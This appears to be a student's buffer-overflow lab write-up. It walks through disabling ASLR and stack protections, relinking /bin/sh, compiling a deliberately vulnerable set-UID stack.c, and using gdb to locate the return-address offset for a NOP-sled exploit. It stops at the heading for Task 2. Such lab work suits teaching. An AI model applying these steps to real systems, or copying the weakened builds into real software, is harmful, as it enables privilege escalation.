

Created by: Eduardo Argueta Cantizzano

Vulnerability: Buffer Overflow

Date: 03/16/2020

Buffer Overflow Vulnerability

BUFFER OVERFLOW:

A buffer overflow occurs when a program writes more data to a buffer than it can hold. Buffers are areas of memory allocated to store data temporarily. When data exceeds the buffer's capacity, it overwrites adjacent memory, which can lead to unpredictable behavior, crashes, or security vulnerabilities.

How Buffer Overflows Occur

1. **Fixed-Size Buffer:** A buffer of fixed size is allocated in the memory to hold data.
2. **Excess Data:** When the program writes data to the buffer without checking if it fits, the excess data spills over into adjacent memory locations.
3. **Overwriting Memory:** The overflow can overwrite other important data, including program variables, return addresses, or function pointers.

Address Space Randomization



```
Terminal File Edit View Search Terminal Help 5:07 AM eduardo-argueta
[03/16/20]seed@VM:~$ sudo sysctl -w kernel.randomize_v
a_space=0
kernel.randomize_va_space = 0
[03/16/20]seed@VM:~$
```

The address space randomization is turned off so that our program has the same addresses each time it is executed.

StackGuard Protection


The vulnerable program is compiled with `-fno-stack-protector` argument so that protection against buffer overflow is disabled.

Non-Execution Stack

The vulnerable program is compiled with `-z execstack` argument so that the stack is executable.

Configuring /bin/sh

/bin/sh to another shell which does not have countermeasure that prevents it from being executed in set-UID process. For this, it is linked to zsh


A terminal window with a dark purple background and a light blue title bar. The title bar contains the text "Terminal File Edit View Search Terminal Help" and a status bar on the right showing "5:36 AM" and "eduardo-argueta". The terminal content shows two lines of text: "[03/16/20]seed@VM:~\$ sudo ln -sf /bin/zsh /bin/sh" and "[03/16/20]seed@VM:~\$". On the left side of the terminal, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, a settings icon, and a terminal icon at the bottom.

```
[03/16/20]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[03/16/20]seed@VM:~$
```

TASK 1

Running the shellcode

The program `call_shellcode.c` is compiled and executed to check if a shell is invoked. As seen in the screenshot the shell is invoked with `uid=1000`


A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help) and system status (6:03 AM, eduardo-argueta). The terminal shows the following commands and output:

```
[03/16/20]seed@VM:~/buff$ gcc -z execstack -o call_shellcode call_shellcode.c
[03/16/20]seed@VM:~/buff$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

The terminal window has a dark purple background and a vertical sidebar on the left with various application icons. The output of the `id` command shows the user is running as `uid=1000(seed)` with several groups, including `4(adm)`.


Compiling the vulnerable program

The program `stack.c` is compiled with the countermeasures turned off and `BUF_SIZE` changed to 100



```
1  /* Vulnerable program: stack.c */
2  /* You can get this program from the lab's website */
3
4  #include <stdlib.h>
5  #include <stdio.h>
6  #include <string.h>
7
8  /* Changing this size will change the layout of the stack.
9   * Instructors can change this value each year, so students
10   * won't be able to use the solutions from the past.
11   * Suggested value: between 0 and 400 */
12  #ifndef BUF_SIZE
13  #define BUF_SIZE 100
14  #endif
15
16  int bof(char *str)
17  {
18      char buffer[BUF_SIZE];
19
20      /* The following statement has a buffer overflow problem */
21      strcpy(buffer, str);
22
23      return 1;
24  }
25
26  int main(int argc, char **argv)
27  {
28      char str[517];
29      FILE *badfile;
30
31      /* Change the size of the dummy array to randomize the parameters
32       * for this lab. Need to use the array at least once */
33      char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
34
35      badfile = fopen("badfile" "r");
```

The `BUF_SIZE` is changed to 100 as stated in the instructions.



A terminal window titled "Terminal" with a menu bar containing "File", "Edit", "View", "Search", "Terminal", and "Help". The window shows a series of commands being executed in a shell. The prompt is "[03/16/20]seed@VM:~/buff\$". The commands and their outputs are as follows:


```
[03/16/20]seed@VM:~/buff$ gcc -o stack -z execstack -f
no-stack-protector stack.c
[03/16/20]seed@VM:~/buff$ sudo chown root stack
[03/16/20]seed@VM:~/buff$ sudo chmod 4755 stack
[03/16/20]seed@VM:~/buff$
```

The terminal window has a dark purple background. On the left side, there is a vertical dock with several application icons: a gear (Settings), a document with a pencil (Text Editor), a folder (Files), a terminal window (Terminal), a Firefox browser, a gear with a wrench (System Tools), and a terminal window with a cursor (Terminal). The top status bar shows the time as "9:10 AM" and the user as "eduardo-argueta".

The ownership of stack program is changed to root and set-UID bit is turned on.

Finding the base pointer address and changing exploit.c

The stack.c program is examined with gdb and the address of base pointer is located by examining the disassembly of bof function. The disassembly shows that the buffer address is located -0x6c bytes below the base pointer address. Since the return address is right next to base pointer address (4 bytes below), this means that the return address is 108 (decimal of 0x6c) + 4 bytes = 112 bytes above the starting address of buffer.

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help) and system status (9:33 AM, eduardo-argueta). The prompt is [03/16/20]seed@VM:~/buff\$. The user enters 'gdb --quiet stack'. GDB outputs a warning about a missing file, then reads symbols from 'stack'. The user enters '(gdb) disassemble bof'. GDB shows the assembly code for the 'bof' function, starting at 0x080484eb. The code includes pushing the base pointer, adjusting the stack pointer, pushing the base pointer, calculating the buffer address, pushing it, calling strcpy, and returning. The user enters '(gdb) b *0x080484f4' to set a breakpoint at the call instruction. GDB confirms the breakpoint is set at 0x080484f4. The user enters '(gdb)' and the prompt returns.

```
[03/16/20]seed@VM:~/buff$ gdb --quiet stack
warning: /home/seed/source/gdbpeda/peda.py: No such file or
directory
Reading symbols from stack...(no debugging symbols found)..
.done.
(gdb) disassemble bof
Dump of assembler code for function bof:
   0x080484eb <+0>:    push    %ebp
   0x080484ec <+1>:    mov     %esp,%ebp
   0x080484ee <+3>:    sub     $0x78,%esp
   0x080484f1 <+6>:    sub     $0x8,%esp
   0x080484f4 <+9>:    pushl   0x8(%ebp)
   0x080484f7 <+12>:   lea     -0x6c(%ebp),%eax
   0x080484fa <+15>:   push    %eax
   0x080484fb <+16>:   call    0x8048390 <strcpy@plt>
   0x08048500 <+21>:   add     $0x10,%esp
   0x08048503 <+24>:   mov     $0x1,%eax
   0x08048508 <+29>:   leave
   0x08048509 <+30>:   ret
End of assembler dump.
(gdb) b *0x080484f4
Breakpoint 1 at 0x080484f4
(gdb)
```

```
Terminal File Edit View Search Terminal Help 9:51 AM eduardo-argueta
0x080484eb <+0>:      push    %ebp
0x080484ec <+1>:      mov     %esp,%ebp
0x080484ee <+3>:      sub     $0x78,%esp
0x080484f1 <+6>:      sub     $0x8,%esp
0x080484f4 <+9>:      pushl   0x8(%ebp)
0x080484f7 <+12>:     lea     -0x6c(%ebp),%eax
0x080484fa <+15>:     push    %eax
0x080484fb <+16>:     call   0x8048390 <strcpy@plt>
0x08048500 <+21>:     add     $0x10,%esp
0x08048503 <+24>:     mov     $0x1,%eax
0x08048508 <+29>:     leave
0x08048509 <+30>:     ret


End of assembler dump.
(gdb) b *0x080484f4
Breakpoint 1 at 0x80484f4
(gdb) r
Starting program: /home/seed/buff/stack

Breakpoint 1, 0x080484f4 in bof ()
(gdb) i r $ebp
ebp                0xbfffeb08            0xbfffeb08
(gdb) print $ebp - 0x6c
$1 = (void *) 0xbfffea9c
(gdb)
```

The base pointer address is 0xbfffeb08, we now we choose an address that will bring the execution to one of the NOPs inside the badfile from where it will go to the shellcode we want to execute. From this we go to 0xbfffec40 which is 312 bytes above the base pointer address and will certainly be inside the NOP instructions. This is done because addresses shown in gdb are slightly off from the addresses during execution.

TASK 2:

